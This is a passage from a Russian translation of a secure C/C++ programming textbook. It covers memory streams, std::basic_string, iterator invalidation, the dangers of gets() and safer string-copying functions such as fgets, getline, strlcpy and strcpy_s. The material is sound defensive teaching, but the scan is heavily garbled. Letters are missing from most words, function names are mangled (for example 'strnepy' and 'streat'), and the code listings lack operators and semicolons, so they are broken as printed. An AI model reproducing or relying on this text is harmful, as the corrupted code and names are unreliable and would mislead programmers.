Функция fmemopen () открывает поток который позволяет выполнять чтение из указанно о буфера или запись в не о Функция open_memst eam () открывает байтный поток для записи в буфер а функция open_wmemst eam () создает поток широких символов Ко да поток закрывается с помощью функции f c ose () или сбрасывается с помощью вызова ff ush () значения bufp и s zep обновляются таким образом что содержат указатель на буфер и размер последне о Эти значения остаются корректными до тех пор пока не произойдет новый вывод в поток Если вы выполните дополнительный вывод то должны выполнить и сброс чтобы получить новые значения указателя буфера и е о размера перед тем как их использовать Нулевой символ записывается в конец буфера но не включается в значение размера сохраняемое в s zep

Операции ввода вывода над потоком связанным с буфером памяти с помощью вызовов функций fmemopen() open_memst eam() или open_wmemst eam() реализация о раничивает раницами буфера памяти В случае потока открыто о с помощью

open_memst eam) или open_wmemst eam () при необходимости для размещения информации выводимой операциями записи область памяти динамически увеличивается Выведенные данные перемещаются из буфера предоставленно о функцией setvbuf () в память потока при операциях сброса или закрытия потока Если для необходимо о увеличения области памяти последней недостаточно или если операция требует доступ за пределами связанной с потоком областью памяти эта операция завершается неудачно

ПрограМхМа из примера 2 8 **открывает поток для записи в память в строке** 8

име 2 тк ы ие т ка я за и и в амять

```
01 finclude <stdio.h>
02
03 int main void) {
04     char *buf
05     size_t size
06     FILE *stream
07
08     stream   open_memstream(&buf, &size)
09     if  stream    NULL) { /* Обработка ошибки */ }
10     fprir.tf stream, "hello")
11     fflush stream)
12     printf("buf   '%s', size   %zu n", buf, size)
13     fprintf(stream, ", world")
14     fclose stream)
15     printf("buf   '%s , size   %zu n", buf, size)
16     free buf)
17     return 0
18 }
```

В строке 10 в поток записывается строка "he o" a в строке 11 выполняется сброс потока Вызов ff ush) обновляет значения buf и s ze так что вызов p ntf () в строке выводит

```
buf   'hello', size - 5
```

После записи в строке 13 исходно о текста в поток строки " wo d" поток закрывается в строке 14 Закрытие потока также обновляет значения переменных buf и s ze так что функция p n f () в строке 15 выводит

```
buf   'hello, world', size   12
```

Значение переменной s ze представляет собой кумулятивный общий) размер буфера Функция open_memst eam() предоставляет более безопасный механизм для записи в память поскольку она использует динамический подход при котором происходит выделение памяти при необходимости Однако требуется чтобы выделенная память была освобождена вызывающей функцией как показано в строке 16 примера

Динамическое выделение памяти часто запрещено в системах критически важных с точки зрения безопасности Например стандарт MISRA требует чтобы не использовалось динамическое выделение памяти из кучи [150] Некоторые критически важные с точки зрения безопасности системы используют возможности динамическо о распределения памяти во время инициализации но не во время работы Например про раммное обеспечение бортово о радиоэлектронно о оборудования может динамически выделять память при инициализации систем самолета но не во время полета

Функции динамическо о выделения были взяты из существующих широко распространенных реали аций Мно ие из этих функций включены в POSIX

C std basic__string

Ранее мы описали распространенный дефект при про раммировании с использованием оператора C ope a o » для чтения входных данных из стандартно о объекта std c п в символьный массив Хотя корректная установка ширины поля и устраняет уя - вимость связанную с переполнением буфера она не решает проблемы связанной с усечением Кроме то о остается проблема неопределенно о поведения которое может возникнуть из-за то о что дости нута максимальная ширина поля и оставшиеся несчитанными символы будут считаны при следующем вы ове оператора

Про раммисты на C мо ут воспользоваться стандартным классом std st ng определенным в стандарте SO IEC 14882 Класс std st ng представляет собой специализацию шаблона std bas c_st ng для типа cha Класс std wst ng представляет собой специализацию шаблона s d bas c_st ng для типа wcha _t

Класс bas c_st ng представляет последовательность символов Он поддерживает как операции над последовательностями так и строковые операции такие как поиск или конкатенация и параметризован типом символов

Класс bas c_st ng использует динамический подход при работе со строками т е память выделяется при необходимости так что все да s ze () <= capac ty () Класс bas c_st ng удобен поскольку язык поддерживает этот класс непосредственно Кроме то о мно ие существующие библиотеки уже используют этот класс что упрощает процесс инте рации

Класс bas c_st ng реализует страте ию управления памятью вызываемая функция выделяет и освобождает память Это наиболее безопасный подход но поддерживается он только в C Поскольку bas c_st ng управляет памятью вызывающая функция не должна заботиться о деталях управления памятью Например вот как очень просто осуществляется конкатенация строк

```
1 string strl   "hello, "
2 string str2   "world"
3 string str3   strl + str2
```

Внутренне методы bas c_st ng выделяют память динамически размеры буферов все да автоматически устанавливаются достаточными для размещения данных обычно с помощью вызовов ea oc () Эти методы масштабируются лучше чем их анало и в C и не отбрасывают излишние данные

В приведенной далее про рамме показано решение считывающее символы из s d c п в std st ng с использованием объекта std st ng вместо символьно о массива

```
01 #include <iostream>
02 #include <string>
03 using namespace std
04
05 int main void) {
06     string str
07
08     cin » str
09     cout << "str 1  " << str «  n'
10 }
```

Эта про рамма проста и эле антна обрабатывает переполнение буфера и усечение строки и предсказуемо себя ведет Че о еще можно хотеть?

Класс bas c_st ng менее подвержен уязвимостям безопасности чем строки с завершающим нулевым символом хотя ошибки кодирования ведущие к уязвимостям безопасности возможны и в этом случае Одна из областей которые необходимо рассмотреть при использовании класса bas c st ng — итераторы Итераторы мо ут использоваться для проходов по содержимому строки

```
1 string  iterator i
2 for  i   str.begin )  i !  str.end )  + + i) {
3      cout « *i
4 }
```

Недействительность ссылок на строковые объекты

Ссылки указатели и итераторы ссылающиеся на строковые объекты *становятся недействительными* (nva da ed) после операций изменяющих строку Это может приводить к ошибкам Исполь ование некорректно о итератора является неопределенным поведением и может привести к уязвимостям безопасности

Например в приведенном далее фра менте про раммы делается попытка обработки электронно о адреса храняще ося в символьном массиве nput перед передачей е о командной оболочке путем копирования строки с завершающим нулевым символом в строковый объект (ema) с аменой каждой точки с запятой пробелом

```
01 char input[]
02 string email
03 string  iterator loc   email.begin )
04 // Копирование с преобраз ванием в " "
05 for  size_t i 0  i < strlen  nput)  i++) {
06   if  input[i] !          {
07     email.insert loc++, input[i]) //Недействительный итератор
08   }
09   else email.insert loc++, ' ')  //Недействител ный итератор
10 }
```

Проблема в данном коде заключается в том что итератор 1oc становится недействительным после перво о вызова nse t () так что каждый последующий вызов nse t) приводит к неопределенному поведению Эту проблему ле ко решить если про раммист знает о ней

```
01 char input[]
02 string email
03 string  iterator loc   email.begin )
04 // Копирование с преобразованием в " "
05 for  size_t i 0  i < strlen input)  ++i) {
06     if  input[i] !         {
07          loc    email.insert loc, in ut[i])
08     }
09     else loc    email.insert loc, ' ')
10     ++ oc
11 }
```

В этой версии про раммы значение итератора 1oc корректно обновляется при каждой вставке тем самым устраняя неопределенное поведение Большинство проверяющих реализаций стандартной библиотеки шаблонов (standa d emp ate b a y — STL) автоматически обнаруживают распространенные ошибки Как минимум запустите код с использованием проверяющей реализации STL на одной платформе во время предварительно о тестирования с применением полно о набора тестов

Класс **basic_string** в общем случае защищает от переполнения буфера но все равно остаются возможными ситуации в которых про раммные ошибки приводят к такому переполнению В то время как C в общем случае при обращении операции к памяти за пределами раницы строки енерирует исключение типа **std out_of_range,** для получения максимальной эффективности оператор **std string operator** [] (не проверяющий выход за раницы) это о не делает Например в приведенном далее фра менте про раммы может осуществиться запись за раницей выделенной для строки **bs** памяти если **f) > bs.size).**

```
1  tring bs("01234567")
2 size_t i   f )
3 bs[i]   '  0'
```

Метод **at** () ведет себя анало ично оператору **operator** [ ] но енерирует исключение **out of range,** если **pos > size).**

```
1 string bs ("01234567")
2 try {
3      size t i   f )
4      bs.at i) - ' 0'
5 }
6 catch  out_of_range& oor) {
7      cerr « "Out of Range error  " « oor.what ) « ' n'
8 }
```

Хотя класс **basic_string** в общем случае является более безопасным решением использование строк с завершающим нулевым символом в про рамме на C как правило неизбежно за исключением редких обстоятельств ко да в про рамме нет строковых литералов и не требуется взаимодействие с существующими библиотеками работающими со строками с завершающим нулевым символом Для енерации последовательности символов с завершающим нулевым символом с тем же содержимым что и у строково о объекта можно использовать метод **c_str** () и вернуть ука атель на требуемый массив символов

```
string str   x
cout « strlen str.c str ))
```

Метод **c_str)** возвращает константное **(const)** значение что означает что вызов функции **free** () или оператора **delete** для этой строки является ошибкой Изменение возвращенной строки также является ошибкой так что если это необходимо следует сделать копию и изменять уже ее

Прочие распространенные ошибки при использовании basic str ng

Прочие распространенные ошибки при использовании класса bas c st ng включают

- использование недействительных или неинициализированных итераторов
- передачу индекса выходяще о за раницу строки
- использование диапазона итераторов который фактически диапазоном не является
- передачу некорректной позиции итератора

Более детально эти вопросы рассматриваются в кни е *Стандарты программирования на C 101 правило и рекомендация* Герба Саттера (He b Sutte) и Андрея Александреску (And e A exand escu) [206]

Наконец мно ие существующие про раммы на C и библиотеки используют собственные строковые классы Чтобы использовать эти библиотеки придется либо использовать эти строковые типы либо постоянно выполнять конвертацию в одну и дру ую стороны Ко да речь заходит о безопасности такие библиотеки имеют самое разное качество В общем случае лучше использовать стандартную библиотеку (ко да это возможно) в противном случае следует полностью понимать семантику выбранной библиотеки Вообще оворя библиотеки должны оцениваться на основе таких критериев как ле кость использования какие ошибки мо ут быть сделаны при применении библиотеки как ле ко допустить эти ошибки и какие при этом возможны последствия

2.5. Функции для работы со строками

gets()

Если бы было сформулировано лавное правило безопасно о про раммирования на C и C оно вы лядело бы так нико да не применяйте функцию ge s () Эта функция широко используется в примерах уязвимых про рамм в этой кни е Функция gets () считывает строку из стандартно о ввода в буфер до тех пор пока не встретит завершающий символ новой строки или конец файла (EOF) Проверка на переполнение буфера не выполняется Вот цитата из страницы справочной системы посвященной этой функции

> Нико да не используйте gets () Поскольку не зная заранее входных данных невозможно сказать сколько символов будет прочтено функцией gets () и поскольку gets () будет сохранять символы за концом выделенно о буфера использовать ее очень опасно Ее применение нарушает безопасность компьютера

Как уже упоминалось функция gets() была объявлена нежелательной в ISO IEC 9899 TC3 и удалена из стандарта C11

Поскольку функция gets () не может безопасно использоваться необходимо вместо нее применять альтернативные заменяющие функции Какую именно функцию выбрать зависит в первую очередь от принято о в конкретной ситуации обще о подхода

C99

Двумя вариантами замены ge s () в приложении стро о соответствующем стандарту C99 являются функции fgets () и get cha ()

Стандартная функция C fge s () имеет поведение анало ичное поведению gets) Функция fgets () принимает два дополнительных ар умента количество считываемых символов и входной поток Ко да в качестве потока ука ан std n функция fgets) может использоваться для имитации поведения gets ()

Про раммный фра мент в примере 2 9 читает строку текста из потока std n с использованием функции fgets ()

Пример 2 9. Чтение stdin с использованием fgets () * 11

```
01 char buf[LINE_MAX]
02 int ch
03 char *p
04
05 if  fgets buf, sizeof(buf), stdin)) (
06     /* Вызов fgets успешный, ищем символ новой строки */
07     p   strchr(buf,   п')
08     if (p) {
09         *p   ' 0'
10     }
11     else {
12         /* символ новой строки не найден,
13              сброс stdin до конца строки */
14         while  ((  ch   getcharO) !  '  n')
15                  && !feof stdin) && !ferror stdin)
16         )
17     }
18 }
19 else {
20     /*Неудачный вызов fgets, обработка ошибки */
21 }
```

В отличие от gets () функция gets () оставляет символ новой строки в буфере так что она не может использоваться в качестве непосредственной замены функции gets)

При использовании функции fgets () возможно частичное чтение строки Усечение пользовательско о ввода может быть обнаружено по тому признаку что в буфере нет символа новой строки

Функция fgets () считывает в символьный массив из переданно о в качестве ар умента потока количество символов не превышающее указанное в вызове значение минус один Дополнительные символы после символа новой строки или конца файла (EOF) не считываются Непосредственно после последне о считанно о в массив символа добавляется завершающий нулевой символ

Функцию ge s () можно использовать для безопасной обработки входных данных которые слишком длинные для сохранения в целевом массиве но это не рекомендуется по соображениям эффективности Функция fgets () может привести к переполнению буфера если указанное в вызове количество входных символов превышает длину целево о буфера

Второй альтернативой для замены функции gets () в приложении стро о соответствующем стандарту C99 является функция getcha () Эта функция возвращает очередной

символ из входно о потока на который указывает **stdin.** Если поток находится в состоянии конца файла для не о устанавливается индикатор EOF а функция **getchar** () возвращает значение **EOF.** Если при чтении происходит ошибка для потока устанавливается индикатор ошибки а функция **getchar** () возвращает значение **EOF.** Про раммный фра мент в примере 2 10 читает строку текста из потока **stdin** с использованием функции **getchar).**

Пример 2.10. Чтение stdin с использованием getchar)__ _____

```
01 char buf[BUFSIZ]
02 int ch
03 int index   0
04 int chars_read   0
05
06 while ( ( ch   getchar ))! ' n')
07         && !feof stdin)
08         && !terror stdin))
09 {
10     if index < BUFSIZ-1) {
11         buf[indexf+]    unsigned char)ch
12     }
13     chars_read++
14 } /* Конец цикла while */
15 buf[index]   ' 0'  /* Завершение нулевым символом */
16 if  feof stdin)){
17     /*Обработка конца файла */
18 }
19 if  ferror stdin)) {
20     /*Обработка ошибки */
21 }
22 if  chars_read > index) {
23     /*Обработка усечения */
24 }
```

Если в конце цикла **feof stdin)** != 0 значит цикл считал все входные данные до конца файла не встретив среди них символ новой строки Если в конце цикла **ferror stdin)** != 0 значит до то о как цикл встретил символ новой строки произошла ошибка чтения Если в конце цикла **chars__read** > **index,** входная строка усечена В этом решении применима рекомендация *The CERT C Secu e Cod ng S anda d* [186] FI034 C Используйте **int** для получения возвращаемо о значения функций символьно о ввода-вывода

Применение функции **getchar** () может привести к переполнению буфера в случае если запись в буфер оказывается некорректно о раниченной

Чтение по одному символу обеспечивает большую ибкость в управлении поведением без дополнительных накладных расходов Обычно достаточно следующей проверки в цикле **while**

```
while ((  ch   getchar )) !   ' n')  && ch !   EOF )
```

Ко да следует применять функции **feof()** и **ferror(),** оворится в рекомендации *The CERT C Secu e Cod ng S anda d* [186] FI035-C Используйте **feof** () и **ferror** () для обнаружения конца файла и файловых ошибок в случае ко да **sizeof (int)** **sizeof char) ″.**

Интерфейсы из приложения К стандарта C11 gets_s ()

Функция стандарта C11 gets_s () представляет собой совместимую но более безопасную версию функции ge s () Функция gets_s () представляет собой более близкий заменитель gets () чем f gets () поскольку она читает только поток на который указывает std n и не сохраняет символ новой строки Функция gets_s () принимает дополнительный ap умент s ze_t который определяет максимальное количество считываемых символов Если этот ap умент равен нулю или превышает RSIZE_MAX или если указатель на целевой массив символов равен **NULL,** осуществляется условие ошибки при этом чтение данных не выполняется и содержимое символьно о массива не изменяется В противном случае функция ge s_s) читает не более чем указанное в apументе количество символов минус один и добавляет завершающий нулевой символ непосредственно после последне о считанно о в массив символа Про раммный фра мент в примере 2 11 читает строку текста из потока std n с использованием функции gets_s ()

Пример 2 11. Чтение std n с использованием g e t s s ()

```
1 char buf[BUFSIZ]
2
3 if  gets_s buf, sizeof buf))    NULL) {
4     /* Обработка ошибки */
5 }
```

Функция ge s s () в случае успешно о завершения возвращает указатель на символьный массив Если ap ументы функции некорректны встречен конец файла и при этом не считан ни один символ или если в процессе выполнения операции произошла ошибка чтения функция возвращает нулевой указатель

Функция get _s () завершается успешно только если она считывает полную строку (т е считывает символ новой строки) Если полная строка не может быть считана функция возвращает **NULL,** аполняет буфер пустой строкой и сбрасывает входной поток до следующе о символа новой строки

Функция ge s_s) все равно может привести к переполнению буфера если указанное количество считываемых символов превышает длину целево о буфера

Как отмечалось ранее функция fgets () позволяет корректно написанным про раммам безопасно обрабатывать входные строки которые слишком длинны для размещения в целевом массиве В общем случае требуется чтобы функция вызывающая fgets () уделила внимание наличию или отсутствию символа новой строки в целевом массиве Применение ge s_s () с входными строками которые мо ут быть слишком длинными требует перекрытия обработчика о раничений времени выполнения (и сброс е о к значению по умолчанию по окончании работы) Подумайте об использовании fgets () (вместе со всеми необходимыми действиями по обработке символов новой строки) вместо применения gets_s ()

Функции динамического распределения памяти

В ISO IEC TR 24731-2 описана функция get ne) производная из POSIX Поведение функции get ne () подобно поведению fgets () но при этом она предоставляет несколько дополнительных возможностей Во-первых если входная строка слишком длинная то вместо усечения входных данных функция изменяет размер буфера с использованием функции ea oc () Во-вторых при успешном завершении она возвращает количество

считанных символов что полезно при определении имеются ли во входных данных нулевые символы до символа новой строки Функция **get line** () работает только с буферами выделенными функцией **malloc** () Если передать ей нулевой указатель **getline**) выделяет буфер достаточно о размера для хранения входных данных Поэтому пользователь должен освободить е о по же с помощью явно о вызова **free** () Функция **getline** () эквивалентна функции **getdelim()** также определенной в ISO IEC TR 24731-2) в которой разделитель представляет собой символ новой строки Про раммный фра мент в примере 2 12 читает строку текста из потока **stdin** с использованием функции **getline** ().

Пример 2.12. Чтение stdin с использованием getline) * 11

```
01 int ch
02 char *p
03 size_t buffer_size   10
04 char *buffer   malloc buffer_size)
05 ssize_t size
06
07 if ( size   getline(&buffer, &buffer_size, stdin))    -1) {
08    /* Обработка ошибки */
09 } else {
10    p   strchr buffer, ' n')
11    if  p) {
12        *p   '  0 '
13    } else {
14        /* символ новой строки не найден,
15           сброс stdin до конца строки */
16        while (( ch   getchar0) !  '  n')
17            && !feof stdin) && !terror stdin)
18        )
19    }
 0 }
21
22 /* ... Работа с буфером ... */
23
24 free  buffer)
```

Функция **getline0** возвращает количество символов записанных в буфер включая символ новой строки если таковой встретился до конца файла Если произошла ошибка чтения для потока устанавливается индикатор ошибки а **getline** () возвращает -1 Следовательно дизайн этой функции нарушает рекомендацию *The CERT C Secu e Cod ng S anda d* [186] ERR02-C Избе айте встроенных индикаторов ошибок о чем свидетельствует использование типа **ssize t,** который был создан именно для представления встроенных индикаторов ошибок

Обратите внимание что этот код также не проверяет успешно ли завершился вызов **malloc** () Если функция **malloc** () завершается неудачей она возвращает значение **NULL,** которое передается функции **getline** () а она в таком случае сама корректно выделяет необходимый буфер

В табл 2 4 приведены некоторые из альтернативных функций для замены функции **gets** () описанные в данном разделе Все эти функции можно безопасно использовать

Таблица 2 4. Альтернативные функции для замены **gets)**

	Стандарт TR	**Сохраняет символ новой строки**	**Динамически выделяет память**
fgets)	C99	Да	Нет
getline()	TR 2 731-2	Да	Да
gets s)	C11	Нет	Нет

strcpy() и streat()

Функции s rcpy () и streat () являются астыми исто никами переполнений буфера потому то они не позволяют вызывающей функции задавать размер целевого массива и многие стратегии предупреждения уязвимостей рекомендуют использовать более безопасные варианты этих функций.

C99

Не все применения strcpy) ведут к дефектам. Например асто можно динами ески выделить необходимую память как показано в примере 2.13.

П 2 13 Д б

```
1 dest    char *)malloc strlen(source) + 1)
2 if  dest) {
3     strcpy dest, source)
4 } else {
5     /* Обработка ошибки */
6     ..
7 }
```

Чтобы этот код был безопасным исходная строка должна быть полностью проверена [225] например тобы убедиться то она не слишком длинная. В некоторых слу аях ясно то запись за пределами границ массива невозможна. В результате замена каждого вызова st cpy () может оказаться неэффективной в смысле производительности. В других ситуациях замена s rcpy () вызовом более безопасной альтернативной функцией может быть желательна хотя бы для того тобы предотвратить вывод диагности еских сообщений компилятора или анализирующего исходный текст инструментария.

Стандартная функция C strnepy() асто рекомендуется как альтернатива функции strcpy). К сожалению функция strnepy () подвержена ошибкам связанным с завершающим нулевым символом и с другими проблемами и потому не рассматривается как безопасная альтернатива функции strcpy ().

OpenBSD. Функции s rlcpy () и trlcatO появились в OpenBSD 2. . Они копируют и объединяют строки менее подверженным ошибкам способом ем соответствующие стандартные функции C. Прототипы упомянутых функций имеют вид

```
size_t strlcpy char *dst, const char *src, size_t size)
size t strlcat char *dst, const char *src, size t size)
```

Функция st cpy () копирует строку с завершающим нулевым символом из s c в dst (до s ze символов) Функция st cat () добавляет строку с завершающим нулевым символом s c в конец строки dst (но в целевом буфере не должно в результате быть более s ze символов)

Чтобы помочь предотвратить запись за пределами раниц массива функции st cpy () и st cat () принимают полный размер целевой строки в качестве параметра размера

Обе функции арантируют что целевая строка является строкой с завершающим нулевым символом для всех буферов ненулевой длины

Функции t cpy () и st cat () возвращают общую длину строки которую они пытаются создать В случае st cpy () это просто длина исходной строки в случае st cat () это длина целевой строки (до конкатенации) плюс длина исходной строки Чтобы выполнить проверку на усечение про раммист должен проверить что возвращаемое значение меньше параметра s ze Если полученная в результате строка усечена программист получает количество байтов необходимое для хранения всей строки и может выполнить повторное выделение памяти и копирование

Ни st cpy () ни st cat) не заполняют нулями целевую строку (кроме нулево о символа завершающе о строку) В результате производительность этой функции близка к производительности st cpy) и ораздо лучше производительности st ncpy ()

Интерфейсы из приложения К стандарта C11 Функции st cpy_s) и st cat s () определены в приложении К стандарта СИ как функции-заменители для st cpy () и t cat) Функция st cpy_s) имеет дополнительный параметр указывающий размер целево о массива для предотвращения переполнения буфера

```
1 errno_t strcpy_s(
2     char * restrict si, rsize__t slmax,
3     const char * restrict s2
4 )
```

Функция st cpy_s) анало ична функции st cpy () при отсутствии нарушений о раничений Функция st cpy_s () копирует символы из исходной строки в целевой символьный массив вплоть до включаемо о в строку нулево о завершающе о символа

Функция st cpy_s () завершается успешно только то да ко да исходная строка полностью копируется в целевой массив без переполнения целево о буфера Эта функция возвращает 0 при успешном завершении подразумевающем что все запрошенные символы из строки на которую указывает s2 размещаются в массиве на который указывает s и что результат в s представляет собой строку с завершающим нулевым символом В противном случае функция возвращает ненулевое значение

Функция st cpy_s) обеспечивает целый ряд о раничений во время выполнения Ошибка о раничения времени выполнения возникает если s или s2 является нулевым указателем если максимальная длина целево о буфера назначения равна нулю или больше чем **RSIZE_MAX,** или не превышает длину исходной строки если копирование происходит между перекрывающимися объектами Целевая строка при этом делается пустой а чтобы повысить заметность возникшей проблемы функция возвращает ненулевое значение

В примере 2 14 показана реализация функции st cpy s () в Open Wa com Все проверки времени выполнения сопровождаются комментариями

П 2 1 P t () O W t

```
01 errno_t strcpy_s(
02     char * restrict si,
03     rsize_t slmax,
04     const char * restrict s2
05 ) {
06     errno_t rc - -1
07     const char *msg
08     rsize_t s21en   strnlen_s s2, slmax)
09     // Проверка ограничений времени выполнения
10     if  nullptr_msg msg, si) &&     // si не NULL
11         nullptr_msg msg, s2) &&     //  s2 не NULL
12         maxsize_msg msg, slmax) && //  slmax <  RSIZE_MAX
13         zero_msg msg, slmax) &&     //  slmax !  0
14         a_gt_b_msg msg, s21en, slmax - 1) &&
15                     // slmax > strnlen_s s2, slmax)
16         overlap_msg msg,si,slmax,s2,s21en) // si s2
17                                 //не перекрываются
18     ) {
19         while  *sl++   *s2++)
20         rc   0
21     } else {
22         // Нарушение ограничения времени выполнения,
23         //делаем целевую строкупустой
24         if ( si !  NULL) &&  slmax  >0)
25             && lte_rsizmax(slmax)) {
26             sl[0]   NULLCHAR
27         }
28         //Вызов обработчика
29         __rtct_fail(__func__, msg, NULL)
30     }
31     return rc)
32 }
```

Функция st cat__s () добавляет символы исходной строки вплоть до нулево о символа включительно в конец целевой строки Первый символ исходной строки переписывает нулевой завершающий символ целевой строки

Функция st cat_s) в случае успешно о завершения возвращает значение 0 Однако в случае если исходный или целевой указатель равен **NULL** или если максимальная длина целево о буфера нулевая или превосходит **RSIZE__MAX,** функция делает целевую строку пустой и возвращает ненулевое значение Вызов функции st cat_s () заканчивается неудачно и в случае ко да целевая строка уже заполнена или в ней недостаточно места для добавления исходной строки полностью

Функции st cpy_s) и st ca _s () мо ут привести к переполнению буфера если максимальная длина целево о буфера указана неверно

Функции динамическо о выделения памяти ISO IEC TR 24731-2 [114] описывает POSIX функцию st dup () которая также может использоваться для копирования строки ISO IEC TR 24731-2 не определяет никакие функции альтернативные st cat () Функция st dup () принимает указатель на строку и возвращает указатель на дубликат этой строки во вновь выделенной памяти Эта память должна быть освобождена путем передачи возвращаемо о указателя функции f ee ()

Список альтернатив В табл 2 5 приведены некоторые из альтернативных функций для копирования строк описанные в этом разделе

Таблица 2 5. Функции копирования строк

	Стандарт/TR	Защита от переполнения буфера	Гарантия завершающего нулевого символа	Возможность усечения строки	Динамическое выделение памяти
`strepy ()`	C99	Нет	Нет	Нет	Нет
`strnepy()`	C99	Да	Нет	Да	Нет
`srtlcpy()`	OpenBSD	Да	Да	Да	Нет
`strdup ()`	TR 2 731-2	Да	Да	Нет	Да
`strepy s )`	C11	Да	Да	Нет	Нет

В табл 2 6 приведены некоторые из альтернативных функций для st eet () описанные в этом разделе TR 24731-2 не определяет альтернативные функции для st eat ()

Таблица 2 6. Функции копирования строк

	Стандарт TR	Защита от переполнения буфера	Гарантия завершающего нулевого символа	Возможность усечения строки	Динамическое выделение памяти
`streat()`	C99	Нет	Нет	Нет	Нет
`strncat )`	C99	Да	Нет	Да	Нет
`srtlcat )`	OpenBSD	Да	Да	Да	Нет
`streat s )`	C11	Да	Да	Нет	Нет

strnepy() и strncat()

Функции st nepy) и st ncat () подобны функциям st epy () и st eat () но каждая из них имеет дополнительный параметр п типа s ze_t который о раничивает количество копируе иь х символов Эти функции можно рассматривать как функции усекающе- о копирования и конкатенации

Библиотечная функция st nepy () работает анало ично функции st epy () но позволяет указать максимальный размер п

```
1 char *strnepy(
2     char * restrict si, const char * restrict s2, size t n
3 )
```

Функция st nepy) может быть использована так как показано в следующем примере

```
strnepy dest, source, dest_size - 1)
dest[dest_size - 1]   ' 0'
```

Поскольку функция st nepy () не арантирует завершения целевой строки нулевым сихмволом про раммист должен арантировать что целевая строка корректно завершена нулевым символом без перезаписи последне о символа строки

Стандартная функция C **strncpy** () часто рекомендуется как более безопасная альтернатива **strcpy**) Однако функция **strncpy** () склонна к ошибкам связанным с завершением строки

Функция **strncat** () имеет следующую си натуру

```
1 char *strncat(
2     char * restrict si, const char * restrict s2, size_t n
3 )
```

Функция **strncat**) добавляет не более **n** символов (нулевой символ и символы следующие за ним не добавляются) из массива на который указывает **s2,** в конец строки на которую указывает **si.** Первый символ **s2** перезаписывает нулевой символ в конце **si.** К результату все да добавляется завершающий нулевой символ Следовательно максимальное количество символов которые в конце концов мо ут оказаться в массиве s составляет **strlen si)+П+1.**

Функции **strncpy**) и **strncat** () должны использоваться с осторожностью или не применяться вовсе в особенности при наличии менее подверженных ошибкам альтернатив Приведенный далее фра мент представляет собой реальный пример кода получающийся путем упрощенно о перехода существующе о исходно о текста от использования функций **strcpy** () и **strcat)** к функциям **strncpy** () и **strncat**)

```
strncpy record, user, MAX_STRING_LEN - 1)
strncat record, cpw, MAX STRING LEN - 1)
```

Проблема в том что последний ар умент **strncat** () не должен быть общей длиной буфера это должно быть пространство остающееся после вы ова **strncpy** () Обе функции требуют указания доступно о пространства а не обще о ра мера буфера Поскольку размер это о пространства изменяется при каждом добавлении или удалении данных про раммисты должны отслеживать или постоянно перевычислять размер оставше ося пространства Этот процесс склонен к ошибкам и может привести к уязвимостям Приведенный далее вызов корректно вычисляет остающееся свободное пространство при добавлении строки с использованием **strncat** ().

```
strncat dest, source, dest_size-strlen(dest)-1)
```

Еще одна проблема с использованием **strncpy** () и **strncat**) в качестве альтернатив функциям **strcpy** () и **strcat** () заключается в том что ни одна из этих функций не предоставляет код состояния и не сообщает усекается ли результирующая строка Обе функции возвращают указатель на целевой буфер требуя от про раммиста значительных усилий для выяснения имело ли место усечение результирующей строки

Имеется также проблема производительности связанная с функцией **strncpy** () и заключающаяся в том что весь целевой буфер после исчерпания исходных данных заполняется нулевыми байтами Хотя никаких особых причин для тако о поведения нет мно ие про раммы пола аются на не о так что изменить это поведение представляется крайне сложной задачей

Функции **strncpy** () и **strncat** () служат не только в качестве альтернатив функциям **strcpy**) и **strcat**) Первоначальная цель этих функций заключалась в том чтобы разрешить копирование и объединение подстрок Однако эти функции подвержены переполнению буфера и ошибкам завершения строки нулевым символом

Интерфейсы из приложения К стандарта C11 Приложение К стандарта C11 определяют функции st ncpy_s) и st ncat s () как близкий заменитель для функций st ncpyO Hst ncatO

Функция st ncpy_s O копирует не более чем указанное количество последовательных символов (символы после нулево о символа не копируются) из исходной строки в целевой массив символов Функция st ncpy_s () имеет следующую си натуру

```
1 errno t strncpy_s(
2     char * restrict si,
3     rsize_t slmax,
4     const char * restrict s2,
5     rsize_t n
6 )
```

Функция st ncpy_s () имеет дополнительный параметр указывающий размер целево- о массива для предотвращения переполнения буфера Если происходит нарушение о раничения времени выполнения в целевой массив записывается пустая строка для усиления заметности возникшей проблемы

Функция st ncpy_s () прекращает копирование исходной строки в целевой массив ко да выполняется одно из двух условий

1 В целевой массив копируется нулевой символ завершающий исходную строку

2 Скопировано количество символов указанных в ар ументе п

Строка в целевом массиве завершается нулевым символом даже если таковой не был скопирован из источника Результирующая строка включая завершающий нулевой символ должна помещаться в целевом массиве иначе происходит нарушение о раничения времени выполнения Память за пределами целево о массива нико да не изменяется

Функция st ncpy_s () в случае успешно о завершения возвращает 0 Если входные ар ументы некорректны функция возвращает ненулевое значение и в целевой массив записывается пустая строка Проверка входных данных указывает на ошибку если исходный или целевой указатель имеет значение **NULL** или если максимальный размер целевой строки равен **0** или превышает **RSIZE_MAX.** Входные данные также считаются неверными если указанное количество копируемых символов превышает **RSIZE_MAX.**

Операция st ncpy_s () в действительности может быть успешной и в случае ко да указанное в качестве параметра количество копируемых символов превосходит максимальную длину целевой строки — если исходная строка короче максимальной длины целевой строки Если количество копируемых символов не меньше максимально о размера целевой строки и исходная строка длиннее целево о буфера операция завершается неудачно

Поскольку количество символов в источнике о раничено параметром п а функция имеет отдельный параметр указывающий максимальное число элементов в целевом массиве функция st ncpy_s) может безопасно копировать подстроку а не только строку целиком или ее конец

Поскольку неожиданное усечение строки является возможной уязвимостью безопасности st ncpy_s () не усекает исходную строку для размещения ее в целевом массиве Усечение представляет собой нарушение о раничения времени выполнения Однако есть идиома которая позволяет про рамме добиться усечения с использованием функции st ncpy_s() Если ар умент п представляет собой размер целево о массива минус 1 t ncpy_s () скопирует всю исходную строку в целевой массив или усечет ее для

размещения как все да результат будет с завершающим нулевым символом) Например приведенный далее фра мент будет копировать s c в массив dest и в результате в dest будет иметься строка корректно завершенная нулевым символом Копирование прекратится ко да массив dest будет заполнен (включая нулевой завершающий символ) или ко да все символы s c будут скопированы

```
strncpy_s dest, sizeof dest, src,  sizeof  est)-l)
```

Хотя функция OpenBSD st cpyO анало ична st ncpyO она больше похожа на st cpy_s () чем на st ncpy_s () В отличие от st cpy () st ncpy_s) поддерживает проверку о раничений времени выполнения таких как размер целево о массива и не выполняет усечения строки

Исполь ование функции st ncpy_s () может привести к недостатку бе опасности с меньшей вероятностью поскольку должны быть указаны размер целево о буфера и максимальное количество добавляемых символов Рассмотрим следующие определения

```
1 char srcl[100]   "hello"
2 char src2[7]   ('g','o','o','d','b','y','e'}
3 char dstl[6], dst2[51, dst3[5]
4 errno_t rl, r2, r3
```

